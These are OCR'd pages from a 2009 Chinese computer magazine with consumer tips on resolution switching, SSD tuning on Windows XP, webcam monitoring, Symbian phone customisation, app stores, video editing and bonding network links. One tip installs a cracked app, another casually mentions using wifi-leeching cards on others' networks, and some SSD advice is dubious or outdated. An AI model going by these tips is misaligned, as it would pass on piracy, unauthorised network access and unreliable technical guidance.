
切换到“快速切换”窗口,点击“分辨率”右边的灰色方框,在弹出窗口中选择一个分



●图 4 预设各种分辨率设置

辨率(如 1024 x 768),点击“确定”后,在“项目简称”右边输入一个名称,例如玩 CS 游戏或 PPT 演示。为了显示输出拥有完整的屏幕,必须点选“启用画面压缩”,如果设置多个应用分辨率,建议为每个分辨率设置切换热键,设置后点击“添加”按钮即可(如图 4)。

在实际应用时,如需切换显示分辨率,例如从浏览网页到玩 CS 游戏,可以按下对应的快捷键,屏幕分辨率就会马上切换到对应的分辨率下,如果担心快捷键与其他程序冲突,也可以不设置快捷键,直接右键点击任务栏的软件图标,在“快速切换”下选择对应的分辨率即可(如图 5)。



●图 5 快速切换分辨率

(文 宁宁)(443301)

# 两技法 提升固态硬盘性能



不少上网本采用了固态硬盘(SSD),由于成本较高,SSD 硬盘容量普遍比较小,只预装了 Windows XP。而 Windows XP 并没有对 SSD 硬盘特别优化,使得数据传输性能受到限制。如何优化 SSD 硬盘性能,成为上网本用户眼前急需解决的问题。

## 入门技法: 设置磁盘性能属性

根据经验,要发挥 SSD 硬盘的性能潜力,必须设置合理的传输模式,首先进入 BIOS 设置界面,找到硬盘参数的相关设置页面,将“AHCI”选项设置为关闭状态,让 SSD 硬盘使用兼容模式运行,保存退出后登录 Windows 系统,此时并不能马上感觉硬盘性能有所提升,但在下载或拷贝文件时,能明显感觉硬盘传输速度有一定提升。

与 IDE 和 SATA 硬盘不同,由于硬盘内部结构的特殊性,有的 SSD 硬盘并没有内置缓存芯片,此时如果开启 Windows 的磁盘缓存功能,反而会严重影响硬盘传输速度。因此,进入“设备管理器”,双击 SSD 硬盘的驱动标志,进入磁盘属性的“策略”窗口后,取消“启用磁盘上的缓存”选项(图 1)。同时进入“系统属性”窗口,关闭“系统还原”功能(图 2)。



●图 1 不启用磁盘缓存

如果觉得硬盘速度不够快,建议借助分区软件将硬盘分区转换为 NTFS 格式,相比 FAT 文件系统来说,NTFS 文件系统拥有更好的执行效率。

## 升级技法: 用软件优化磁盘性能

由于内核技术的限制,Windows XP 内置的磁盘优化效果并不明显,但借助第三方软件可更好地优化 SSD 硬盘性能,以微软推出的 SteadyState 软件为例,由于是微软自身的软件,其拥有更好的兼容性,性能优化效果更明显。

★ 下载地址: <http://www.cbifamily.com/download/200944.html>

但值得注意,SteadyState 软件需要使用 4GB 硬盘空间作为缓存,因此仅适合 16GB 以上 SSD 硬盘优化。对于搭配 4GB 或 8GB SSD 硬盘的上网本,建议采用其他软件优化性能。另外,软件只支持 NTFS 分区格式和正版 Windows 系统,并需安装 SP2 以上补丁,因而需确保笔记本预装的是正版 Windows XP,且硬盘格式必须是 NTFS,如果是 FAT 或 FAT32 格式,应使用分区软件转换为 NTFS 格式。

下载并执行安装程序,安装时会验证 Windows 系统是否为正版,以及系统分区是否为 NTFS 格式。如不符合条件,将无法安装 SteadyState 软件。安装软件后会自动运行,点击“保护硬盘”图标(图 3),进入“保护硬盘”窗口后,点击“选择此计算机的 Windows 磁盘保护级别”(图 4),点击“确定”按钮后重启 Windows 系统。



●图 3 点击“保护硬盘”图标



●图 4 选择磁盘的保护级别

再次进入“保护硬盘”窗口,选择“永久保留所有更改”,点击“确定”按钮后,软件会在系统盘上建立一个 4GB 大小的文件作为缓存,在实际应用时,该文件会让 Windows 随机写入转变为一个持续写入到缓存空间的动作,然后将其分配到各自的随机写入区,由于 SSD 硬盘的持续写入速度较快,这样就可以提升 SSD 硬盘的数据传输速度。

(文 刀刀)(443302)

笔者在开学的时候买了一台 EeePC 上网本,主要放在宿舍上网。有时需要临时离开,但又不想关机,那么如何才能知道上网本有没有被别人动用?其实,我们可以在上网本的摄像头上做文章。

经过笔者的“研究”,这台上网本内置了 130 万像素摄像头,配合随机光盘里的 LifeFrame 软件,可捕获摄像头前的一举一动,并自动记录在硬盘里。如此一来,我们可以将摄像头作为监视器,以此来监视别人是否动了上网本。遗憾的是,上网本没有内置光驱,需到华硕官方网站下载 LifeFrame 软件,但必须下载对应型号的软件版本,否则运行软件时无法使用。


确保摄像头和内置 MIC 处于可使用状态,安装并运行 LifeFrame 软件(图 1),此时预览窗口会出现摄像头捕获的画面,点击界面右边的“监视”小眼睛图标(图 2),点击预览窗口下面第二个麦克风的图标,在出现的窗口中调节“灵敏度”,建议将灵敏度调节在 5 左右,如果灵敏度设置过高,摄像头会对被监控的物体连续拍个不停,影响画面效果。

●图 1 安装运行 LifeFrame 软件

如果宿舍光线较暗,为了提升拍摄画面的清晰度,还可以进行视频画面调节。方法是进入“高级设置”界面,切换到“视频”窗口,之后可以调节视频画面的亮度、对比度等效果(图 3)。



●图 2 监控界面



●图 3 监控效果调节

# 摄像头巧变「防窥系统」

调节完毕后,将视频录制质量、视频保存目录都设置好,当你暂时离开上网本时,将软件窗口隐藏起来。如果有人动上网本,摄像头会捕捉到一举一动并记录下来。当你回来之后,就可以通过录制的画面了解一切。

(文 NXP)(443303)






从《流星花园》到日版《花より男子》，再到如今人气最高的韩版《花样男子》，神尾叶子的这部漫画点燃了 Fans 的无限热情。不论是帅气的具俊表，细腻的尹智厚，还是风流倜傥的苏易正，花花公子宋宇彬，抑或是乐观的金丝草，都是 Fans 的最爱。本期就教 Fans 们如何将《花男》植入塞班 S60 手机，随时随地与偶像亲密接触！

# S60 第三版 韩版《花样男子》大礼包

## 一、字库礼包：

### 添加字库显示韩文歌词

好不容易从电驴上下载了《花男》OST，用“天天动听”试听，音质不错，但翻到歌词界面，马上就 Fit 了，一团乱码，S60 手机不能显示韩文歌词！可通过添加韩文字库解决。首先需要安装“字体驱动 2.08”（需签名），可保证 S60 启动时加载带有韩文的字体，绕过自带字体。接着将准备好的字体 TTF 文件拷贝到 c 或 e 盘的“data/fonts”文件夹下，再重启手机，字体加载成功！



### ●添加韩文字库后可显示韩语歌词

这时再打开“天天动听”看看，韩文是不是可正常显示了？建议把“字体驱动”安装到 e 盘，字体文件放在 c 盘，这样可减少存储卡读写次数，既省电，又能延长存储卡寿命。如果想更换字体，可将存储卡取下后重启手机，并替换 fonts 文件夹下的字体文件即可。但要

注意，加载字体后，手机不能用数据线与电脑交换数据！

## 二、主题礼包：

### 自制个性《花男》主题

想把李民浩、金贤重、金范和金俊设为御用主题吗？其实很简单，只需安装并打开“自制主题”，任选一个“empty”空位开始制作。主题式样可根据图片风格选取，譬如选“银白”；“主题模式名称”可默认；手机和选单背景当然是用花男照片，效果建议选“磨砂”，既能保证文字显示清晰，又能呈现朦胧偶像气质。



### ●简单几步就将风流倜傥的苏易正“俘获”

## 三、铃声礼包：

### DIY 喜欢的《花男》OST

《花男》OST 中，诸如《天堂》、《stand by me》、ashily 的《lucky》等，均是 Fans 们狂爱的曲子。这里就教大家用 PC 端工具“MP3 sound cutter”剪切喜欢的 OST 片段，制作美妙铃声。双击“mp3cutter.exe”打开软件，单击“载入文件”打开 OST，用鼠标拖动进度条可调整播放位置。

在喜欢片段的开头和结尾处依次点“标记当前位置为起始”和“标记当前位置为结束”，单击“播放”试听截取片段。接着单击“截取所选片段”保存。最后将制作好的铃声传到手机端，用情景模式加载即可使用。




### ●输出 MP3 铃声时要选好比特率等参数

## 四、录音礼包：

### 添加 S60 电话录音功能

在《花男》等韩剧剧中，常看到女主角用手机电话录音哭诉衷肠的催泪场景，其实在 S60 手机上，可通过“语音信箱”实现这一功能。依次安装原版 SIS、破解补丁和汉化补丁后打开程序，这里的应答马赫值是指在电话


接通后开启录音功能的等待时间，最大信息持续时间是指录音时间的上限，可根据实际情况设置。



本文所有软件及补丁下载地址：<http://www.cbifamily.com/download/200944.html>。

(图/文 灌蓝高达) (443001)

## 文件 加密保护



(图/文 王战役) (443002)


### PocketLock V2.14(文件加密工具)

推荐指数: 10.0 可玩指数: 8.0

软件类型: 文件加密 文件格式: 绿色 EXE

支持手机: QVGA/VGA 屏 Pocket PC

软件介绍: 手机经常被同事拿去“爽玩”，是不是担心有些私密资料被看见？如果是这样，可以试试这款加密工具，它可以对文件和文件夹进行加密，加密后的文件只能使用软件的解密功能打开，保障隐私安全。



点“文件加密”，挑选需要加密的文件并确定

## Pocket PC



### 下载乐园

<http://www.cbifamily.com/download/200944.html>

## S60 第三版



### 下载乐园


<http://www.cbifamily.com/download/200944.html>

## 3G 手机 泡论坛

《3G 坛》的主要功能是“泡论坛”和“看资讯”，可轻松在 N82 等手机上注册用户和下载附件。打开“3G 坛”，进入想泡的论坛，在眉角处可看到“登录”与“注册”字样。如果您已注册成功，点“登录”后输入用户名与密码即可；如果没有，则需点“注册”后按提示输入信息。若需下载附件，点击附件链接开始下载，按数字键“3”可在下载页面与论坛浏览页面切换，还可浏览体育、娱乐、名人博客等资讯。



(图/文 灌蓝高达) (443003)



点“菜单”→添加书签”将帖子保存到“书签”



“回复”的“附件”下可调用相机即拍即发



在主页面点击“下载”可对下载文件进行管理



## 来自创作天王吴克群之酷酷的失恋告白：来电 / 闹铃：不屑纪念后段高潮部分(MP3)(23 秒)

编辑点评: 出道 8 年至今的吴克群，于 08 年年底推出《MagiK Great Hits 新歌 + 精选》，凭借 32 首经典歌曲和 4 首新歌，20 支 MV，挑战华语 CD 大碟的超值极限。从广受好评的《明天过后》，到这一首《不屑纪念》，无不展现了克群日趋成熟、圆润的创作才华。“我不屑纪念这一天我们分别”，将失恋后的痛苦和坚毅，突显得更为形象和个性。

## 热播韩剧《花样男子》的片尾曲：来电 / 短信铃：心墙高潮部分(MP3)(15 秒)

编辑点评: 您一定知道这样的郭静，您不一定知道这样的郭静。即使“你的心有一道墙”，你也会被“我发现一扇窗”，“偶尔透出一丝暖暖的微光”。在树上唱歌的她，再加上她以全新俏丽短发的全新形象，让以声音著称的郭静多了几份秀美和典雅，柔美情歌就此走入“郭静时间”。

## 本周铃音套装推荐：电视剧《仙剑奇侠传 3》片头 / 片尾曲

来电 / 闹铃: 生生世世爱高潮部分(MP3)(15 秒)  
闹铃: 生生世世爱前段旋律(WAV)(26 秒)  
短信铃: 忘记时间前段开头(MP3)(11 秒)  
来电 / 闹铃: 忘记时间后段高潮部分(MP3)(14 秒)  
彩铃: 吴雨霏 - 生生世世爱(48 秒)(人气 12256)  
编辑点评: 本周继续为大家奉上《仙 3》的片头 / 片尾曲。吴雨霏的《生生世世爱》，将紫萱与长卿的三世恋、龙葵铸剑、飞蓬与夕瑶的感情等《仙 3》情愫，以鼓点极强的动感旋律演绎出来，颇有一番壮阔之感。而胡歌的《忘记时间》，则显得悠扬许多。虽然一直不觉得这位帅哥唱歌好，但是歌曲映衬下的嗓音，还是很让大家叹服的，喜欢胡帅的可不要拍砖。

下载地址: <http://www.cbifamily.com/download/200944.html>。(文 余珍)(443004)





继移动 MobileMarket 火爆推出后,电信天翼空间应用商城 CTMarket 也于 09 年 9 月 1 日公测上线。据悉,截止到 09 年 9 月 22 日,应用下载数已超过 2 万,注册用户总数接近 1 万,每日新增数百名用户,而且 CTMarket 将于 12 月 1 日结束公测,开始正式商用。本期就带大家去天翼“应用商城”逛逛,看看有什么好玩的东东可以搜刮。

# 用 PPC 手机 体验电信商店 CTMarket

电信天翼的“应用商城”CTMarket 主要提供游戏、主题、娱乐、生活等 11 类手机软件的下服务,目前尚在公测期,软件全部免费。在逛“商城”前,首先,需注册一个账号,方法为:进 CTMarket 首页“http://www.ctmarket.cn/appstore/”,点页面上栏的“注册”,可通过天翼 186 手机号或邮箱两种方式完成注册。

其次,需安装手机客户端,方法为:在首页点“下载客户端”,下载并安装后,用已注册好的账号登录。这里以 WM6.5 系统的 PPC 手机为例,我们一起来体验下 CTMarket。

## “应用商城”CTMarket 客户端都支持哪些手机?

WM 方面,目前支持 QVGA、WQVGA、VGA 和 WVGA 显示屏的 PPC 手机;BB 方面,支持黑莓 8800;Symbian 方面,N96、N85 这类 S60 第三版手机均可使用。各平台手机客户端的下载地址: http://www.ctmarket.cn/appstore/index.php?app=dclient。

## 一、如何在 CTMarket 中下载软件?

经实测,“商城”首页完全可当做手机桌面



●客户端界面可替代桌面,长点图标还可移动



●在分类栏目下可按下载量、评分高低等筛选软件

来使用,且支持划屏翻页,点击下栏的“应用超市”即可进入到商城。所有软件被分成了 11 个大类。

以下下载一款手机游戏为例。先点击上栏的“游戏”分类按钮;其次在游戏软件列表中选中感兴趣的软件;最后点“立即下载”即可将软件下载到手机端,下载完成会提示软件的存放路径。在下载前,建议先浏览下软件介绍和用户评



●游戏的信息包括大小、简介和评价,较全面



●将下载的软件归入到相应的分组中

价,有疑问还可给店家留言。

## 二、如何管理下载的软件?

下载的软件建议分类存放。从客户端首页依次进“所有分类”→“所有应用”→“正在下载”,这里会显示手机端全部的软件。

首先点任务栏“操作”按钮,选中待归类的软件,将其放到选好的分组中。这样下次只需进“分类管理”,就能在相应分

组中找到它,点击该软件即可直接运行。

## 三、如何与好友分享软件?

天翼“应用商城”客户端提供了一个好友交流平台,类似于论坛组件中的“站内信”,但功能要更强大。从客户端首页点击“好友”→“其他”,可看到所有添加的好友。需要说明的是,在客户端的好友列表中不能直接对好友进行分组操作,只能登录天翼空间网站来进行。

点击“操作”按钮,好友卡片中会出现四个功能选项,您既可以选择发站内信,也可以选择发短信或直接打电话,与好友分享心得体会。



●通过好友管理界面与其他机友搭讪 (图/文 冰封夏)(443007)

# 3G 资讯 零元领 iPhone? 解读联通 3G 合约计划

官方“沃”网站近期开始了 iPhone 定制机的预约销售。用户可通过签约“24 个月合约计划”,在预存一定话费后以零元购置一部 iPhone3G 版手机。本期不妨来看看联通 iPhone 所谓的“24 个月合约计划”,究竟葫芦里卖的什么药。

## ★“零元购机”只是噱头,目前仅适合商务办公人士

■表 2 联通版行货与港行 iPhone 价格对比

手机型号	iPhone 3G	iPhone 3GS	iPhone 3GS
发行区域	8GB	16GB	32GB
联通定制版	4999 元	5880 元	6999 元
港行版(折合 RMB)	3952 元	4744 元	5537 元

■表 1 中国联通官网 iPhone 24 个月合约计划(iPhone3G 8GB)

套餐月费(元)	126	156	186	226	286	386	586	886
5999 元	手机款(元)	3099	2899	2599	2299	1799	899	0
8GB	预存款(元)	2900	3100	3400	3700	4200	5100	5999
产品包	分月返还额度(元)	121	129	142	154	175	213	250
国内语音拨打分钟数(分钟)	320	420	510	700	900	1250	1950	3000
国内数据流量	450MB	570MB	720MB	850MB	1.1GB	1.6GB	2.5GB	4GB
国内点对点短信条数(条)	120	150	180	220	280	380	580	880
国内点对点彩信条数(条)	15	17	20	25	30	40	65	95

据悉,在 iPhone 合约计划中,从 126 元到 886 元共有 8 档套餐。套餐内包含 450MB 至 4GB 流量;120 条至 880 条短信;15 至 95 条彩信;赠送来电显示;全国范围内接听免费等。选择套餐不同,购机款额度也不同,这里以最低一档的 8GB 版 iPhone3G 为例(表 1)。

用户如果选择 126 元的最低月费套餐,需先付手机款 3099 元并预存话费 2900 元方可得到这部 iPhone3G。而这 2900 元话费将分 24 个月返还,每月返款额为 121 元。如果预存 5999 元话费,并选 586 元或 886 元套餐,才可零元购得一部 iPhone3G,每月返还话费 250 元。就普通用户而言,这种“零元

购机”没有实际意义。

## ★阉割 WiFi 的联通版 iPhone,性价比让机友相当失望

联通为用户提供了 3G/3GS 共三款 iPhone 机型,除参加合约计划外,还可单独购买。目前,裸机价格已公布,不过相比港行 iPhone 价格而言,联通要价要高很多。以港行 32GB 版 iPhone 3GS 为例,差价竟有 1462 元(表 2)。而且,通过某网站对联通版 iPhone3G 的拆解发现,它已将 WiFi 模块移除,此前盛传的可破解 WiFi 的说法不攻自破。

## ★香港行货、国外欧版水货等自备 iPhone 也能入 WCDMA 网

据悉,在 3G 商用过程中,用户可自备机入网。自备 iPhone 入网的用户,可选 3G 基本套餐或 3G 学生套餐的任一种。其中,基本套餐为 96 元至 886 元共 9 档;学生套餐为 66 元/月。此外,联通还有专门的适配部门,通过远程推送或用户到联通营业厅下载等方式,使水货手机在中国能正常使用。

(图/文 崔振兴)(443008)

困语:知道吗?我的优点是,我很帅;但是我的缺点是,我帅得不明显。

3G 之巨额扣费事件 BY:豆子 2009.10

2009 年,3G 扑面而来,我也特地定制了 3G 情侣机,两地视频通话浓情蜜意ING~

但是!!!

悲剧就在我话费单时发生了...

才 10 天,话费竟高达 2353.28 元!

这种赤裸裸的扣费!!!

彻底把我激怒鸟~!

还来!还来!!!

结局是美好滴,在我的奋斗下(逼逼下?)运营商弥补了这个漏洞。

友情提示:3G 目前还不够完善,潮人们务必谨慎防哦!

3G 资讯

本期上座话题

三家运营商纷纷开软件商店,您会选哪家?

WELCOME

运营商

小二上“茶”

客官,苹果的 APPStore 模式大获成功,引来业界的追随和模仿。这不,咱国内的三大 3G 运营商也纷纷开起了手机程序商店。以后只要掏出 3G 手机,各式各样的软件和游戏都可通过商店客户端直接下载并安装,您的手机也会因此拥有更丰富多彩的功能。各位客官,针对移动的 Mobile Market、电信的“天翼空间应用商城”和联通的“联通版 iPhone 程序商店”,您会选择去哪家店里“购物”呢?

龚@pegasu:看好联通的中国版 AppStore。尽管目前尚处于测试阶段,但联通方面称,“软件商店”将采取 AppStore 的战略模式,不只针对 iPhone 手机的软件应用开发,还将包括各主流手机操作系统,还是很值得期待的。

clareli:货比三家,建议按尝鲜水准挑货。即只选免费的,不选收费的,至于运营商的选取不用过多计较。在现阶段,手机应用程序商店尚在开垦阶段,其提供的售前、售中和售后服务都不敢保证,偶不建议大家在这方面做“贡献”。待三家 3G 运营商真正推出像样的好软和服务后,不妨再表示对 3G 中国的支持吧!

lbatistuta:首选天翼。天翼客户端界面很漂亮,而且软件分类下载也很方便,速度快。此外,电信引入第三方企业参与运营的模式,第三方主要负责平台产品的审核,这能保障软件质量。

Flying:全部不看好。现在用的手机软件大都从各大知名论坛或手机 WAP 网站免费下载,谁会愿意花钱下载呢?国外的成功案例并不是到中国就一定成功,所以三家运营商的软件商店的前景并不乐观。

EsaSeason:可先尝鲜。诚然,大家基本没有花钱买手机软件的习惯,但是现在各大运营商的软件商店都在推广期,一部分软件也是免费的。大家不妨试试免费的。

【“茶房”论道】:就运营商而言,看到苹果 APPStore 的成功,似乎又抓住了新的利润增长点。但同时,也要看到那些尚待改进的商店,譬如谷歌的 Android Market、Nokia 的 Ovi Store 和微软的 SkyMarket,收益都与 APPStore 相去甚远。就机友自身而言,从知名论坛及网站获取免费软件是当前的主要途径,运营商推出的“软件商店”无疑拓宽了下载渠道,而且操作更方便。但是加上“收费”二字,不少机友的热情会大打折扣。中国的手机“软件商店”能否火爆,就让我们拭目以待吧!

(冰封夏)(443009)

本栏目所有观点仅代表网友个人观点,不代表《家用电脑》观点。参与讨论与投票请登录家用论坛 http://bbs.cbifamily.com



# 在 Windows 7 下玩高清 看《威力导演 8》如何制作高清视频



微软 Windows 7 正式版已于北京时间 10 月 23 日正式发布,但高清玩家却有几分隐忧。因为迄今为止,大多数主流视频编辑工具尚未获得 Win7 认证,不能稳定运行于 Win7 平台。幸好“讯连科技”推出了经 Win7 认证的《威力导演 8》,本期不妨以高清电子相册和高清 AVCHD 影片为例,来领略《威力导演 8》的高效、快速编辑功能吧!

★资料链接:与《威力导演 7》相比,《威力导演 8》新增了炫粒室、“PhotoNow!”等组件;增强了幻灯片模板、DirectorZone 资源;改进了字幕制作、视频输出等功能;同时支持 ATI Stream 和 NVIDIA CUDA 显卡的 GPU 加速;支持 10 轨视频覆盖编辑和多格式高清视频编辑。它还内置 TrueTheater 标清倍线功能,可将标清视频提升至高清画质。本期我们以“高清电子相册”和“高清 AVCHD 影片”为例,展开实战讲解。“威力 8 完整极致版”下载地址:<http://www.cbifamily.com/download/200944.html>。

## 实战一 制作 WMV-HD 格式的高清电子相册

电子相册可选择 AVI、RM 等多种格式,建议选 WMV-HD 格式。因为 WMV 格式兼容性好;在较低码率下生成的相片视频很清晰;没有马赛克和 MPEG2 中易出现的静态图像闪烁现象,还能较好地兼顾视频质量和体积,很适合做电子相册。而在《威力 8》中可通过两种途径快速制作:一是幻灯片,二是魔术影片向导。制作步骤如下:

### Step 01 启用 CUDA 加速

启动威力 8,单击左上角图标,选“编辑”→“首选项”→“一般”,“电视制式”设为“PAL (25 帧)”;再单击“编辑”,“转场类型”选“随机”;接着勾选“GPU 加速”中的选项。启用 CUDA 后,效果室中支持 CUDA 加速的效果图右下角会有一个 NVIDIA 小图标。如果您的显卡是支持 Stream 技术的 ATI 显卡,则此处提示为“启用 Stream 技术”。



●启动 GeForce 8 以上 N 卡的 NVIDIA CUDA 加速


### Step 02 调整设置并登录 DirectorZone

这时单击“制作”,Intel 平台可勾选“减少视频方块效应 (Intel SSE4 优化版本)”以获得更精细的视频质量。再将“3D 幻灯片质量”下的滑块拖到最右边,以生成高质量的视频;再单击“DirectorZone”,勾选“自动登录

DirectorZone”。DirectorZone 里有大量的模板、素材、特效等资源可供下载。单击“申请账户”可免费申请。



#### ●输出高质量幻灯片



#### ●DirectorZone 上有丰富的模板资源

为何我安装的《威力 8》的“GPU 加速”选项为灰色不可选?

有三种可能:一是显卡本身不支持 CUDA 或 Stream 技术,譬如一些低端集成显卡。

二是《威力 8》版本不对。官方试用版仅 232M,很多功能被屏蔽了,推荐两 CD、864MB 的“完整极致版”。

三是显卡驱动不完善。譬如 Windows 7 RTM 16385 版本自带的显卡驱动,虽能识别包括 NVIDIA 9600 GSO 在内的大多数显卡,但其驱动组件不完善,这会导致《威力 8》装好后无法启用 CUDA 加速。解决办法为重装新版显卡驱动,例如 N 卡安装 190.62 版以上的

适用于 Win7 的显卡驱动。

### Step 03 导入并编辑相片

这时切换到“编辑”界面,单击“导入媒体”导入相片,选中的相片会显示在右边预览区。单击左上角图标,选“编辑”→“显示比例”,选“4:3”或“16:9”。右键单击选中相片,选“在



#### ●编辑和预览导入的高清相片



●用“PhotoNow!”可快速处理相片

PhotoNow! 中编辑”修饰相片。“PhotoNow!”可自动/手动修饰,支持对比度、亮度、锐度、裁剪以及简单特效处理。

### Step 04 输出高清相册

将选中的相片导入主视频轨并全选。如果用幻灯片方式,需单击主视频轨上方的“幻灯片”,选中样式,譬如选“突出”;再添加背景音乐;接着单击“下一步”预览幻灯片;最后单击“制作”,输出类型选“WMV”,配置文件选“WMV 9 HD 高质量”,并设定输出路径和文件名,单击“开始”编码输出高清 WMV 相册。

如果用魔术影片向导功能,需单击主视频轨左边的魔术制片按钮,选影片主题,指定视频、音乐等素材的时长分配比例,然后编码输出相册。相比之下,更推荐幻灯片方式。



#### ●选择喜欢的幻灯片样式并搭配背景音乐



●建议选高质量的 WMV 9 HD 配置文件

## 实战二 制作 AVCHD 格式的高清 DV 影片

### Step 01 导入 DV 视频

笔者以 Canon HF11 拍摄的视频为例。Canon HF11 为双闪存高清 DV,直接将 SD 卡内的“.MTS”影像文件拷到 PC。启动威力 8,选“编辑”→“显示比例”,设为“16:9”,其它环境设置与编辑电子相册相同。在主界面单击“导入媒体”导入“.MTS”视频片段,威力 8 会自动生成阴影文件以加快编辑速度。再将用作背景的视频拖入主视频轨中。

#### 《威力导演 8》玩 AVCHD 视频尚有码率缺陷

《威力 8》能编辑 720P、1080i 等采用 H264 编码的标准格式 AVCHD 视频,在码率上没有特定要求。但笔者发现它的 AVCHD 输出配置文件最高码率仅支持到 20Mbps 左右,而 Canon HF11 的 MXP 最高画质模式码率达 24Mbps,FXP 模式的码率也有 17Mbps。因此,用 MXP 模式拍摄的影像经过编辑后画质会降低。目前,索尼、JVC 等已推出多款高码率 AVCHD 高清摄像机,24Mbps 码率已成为 AVCHD 高清摄像机的发展趋势。

### Step 02 编辑带标题和画中画效果的 DV 视频

将另一段视频拖入画中画轨 1,单击主视频轨的多轨图标,勾选展开 4 条画中画轨道。再将其它 3 个视频依次拖入画中画轨 2 至轨 4 中,形成一个背景视频带四个画中画的效果。按 F7 切换到标题室,选“家庭 001”模板,



●添加并展开多画中画轨道

右键单击修改效果,改好后将其拖入标题轨中,在预览窗可见添加标题后的效果。

### Step 03 添加炫粒并输出视频

按 F6 切换到炫粒室,右键单击“樱花”炫粒,选“修改模板”进行修改界面。炫粒修改器支持背景、炫粒角度、方向、数量、频率等参数的修改。改好后将其拖入画中画轨 5 中,至此,一个简单精致的片头做好了。



●修改炫粒模板以美化 DV 视频

再将其它视频片段导入主视频轨,系统随机生成转场过渡效果,整个 DV 影片的编辑完成了。最后单击“制作”,选“H.264 AVC”文件类型和“AVCHD 1920 x 1080”配置文件,再勾选“快速视频输出技术”和“硬件视频编码器”,并设定输出路径和文件名。



为什么输出其它格式视频时不能启用“硬件视频编码器”?

《威力 8》的“快速视频输出技术”和“硬件视频编码器”只针对采用 H.264 编码的视频有效,因此只有当输出“H.264 AVC”和“Portable MPEG-4”视频时才启用该选项。

(图/文 吴青)(443011)





对于上网的人来说,多少带宽都不够。一直以来,不断有网友问到如何把多条线路整合起来使用。以前大家平时大多都使用一根线路,对多线路的要求不算强烈;但现在在无线时代到处充斥着免费的无线网络,甚至还可以通过卡王之类的“蹭”网卡获得其他“免费”的网络使用权,如何把这些网络整合起来呢?

# “双线合一”新方法 无线网络大提速

## 应用全新的实现方法

之前报纸上也曾介绍过微软出品的免费软件 virtualwifi,这个软件可以实现单网卡绑定多个无线网络。不过这个软件没有图形界面,操作不方便,而且如果有多块无线网卡或者想同时使用无线+有线网络的话,微软的软件就不适合了。这里我们用一个软件 Fnet Gateway Soho 来实现上述的要求。

★ 软件下载地址: <http://www.cbifamily.com/download/200944.html>

### Step 01

下载并安装该软件。软件安装过程和一般软件安装没什么区别,甚至更简单(图1)。



●图1 安装软件

### Step 02

安装软件之后,运行软件。软件的运行界

面如图2,类似一个交换机的面板,点击面板的“Power”,就可以“开启/关闭”软件。第一次运行软件会自动弹出设置界面,也可以点击界面右边的“小扳手”图标打开设置界面。同时软件运行后,系统托盘区会有一个图标;当软件正式启用之后,图2右边的网格处会出现流量图示。




●图2 运行界面

### Step 03

然后进行软件设置。在如图3所示的设置界面中,分别设置 WAN1 和 WAN2 甚至 LAN。这个软件的原理是在电脑里虚拟一块网卡,然后用多张网卡连接上这块虚拟网卡,这样能达到同时使用多个网络的效果。下面看看如何设置吧,以 WAN 为例子,如图依次


选择“自动获取 IP 地址”、选择一块正在使用的真实网卡,如果使用“自动获取”可以手动输入 DHCP 服务器地址或者点击“选择服务器”选择正在用的 DHCP 服务器。设置完毕之后点击“确定”即可。同样设置 WAN2。



●图3 设置 WAN 连接

### Step 04

之后进入“LAN”选项卡(图4),设置“内



●图4 设置 LAN 连接

部共享的网卡”,这个网卡可以选择你正在上网用的网卡。建议到网络连接→属性→TCP/IP 协议中,手动设置 DNS 地址。

为了避免冲突,设置本机连接的 DNS 地址为当地运营商的 IP 地址或者干脆使用 OpenDNS:208.67.222.222。如果使用自动分配 IP 有冲突,可以选择“使用特定 IP 地址”,手动设置 IP 地址和网关。这样设置就算完成了。

如果第一次设置的时候,出现连接或者 IP 异常,一般重启就可以解决。另外,要让软件自动启动,可以在设置的“其他”选项卡中选择“启动后自动执行”。

## 编辑点评:多线程并发提速明显

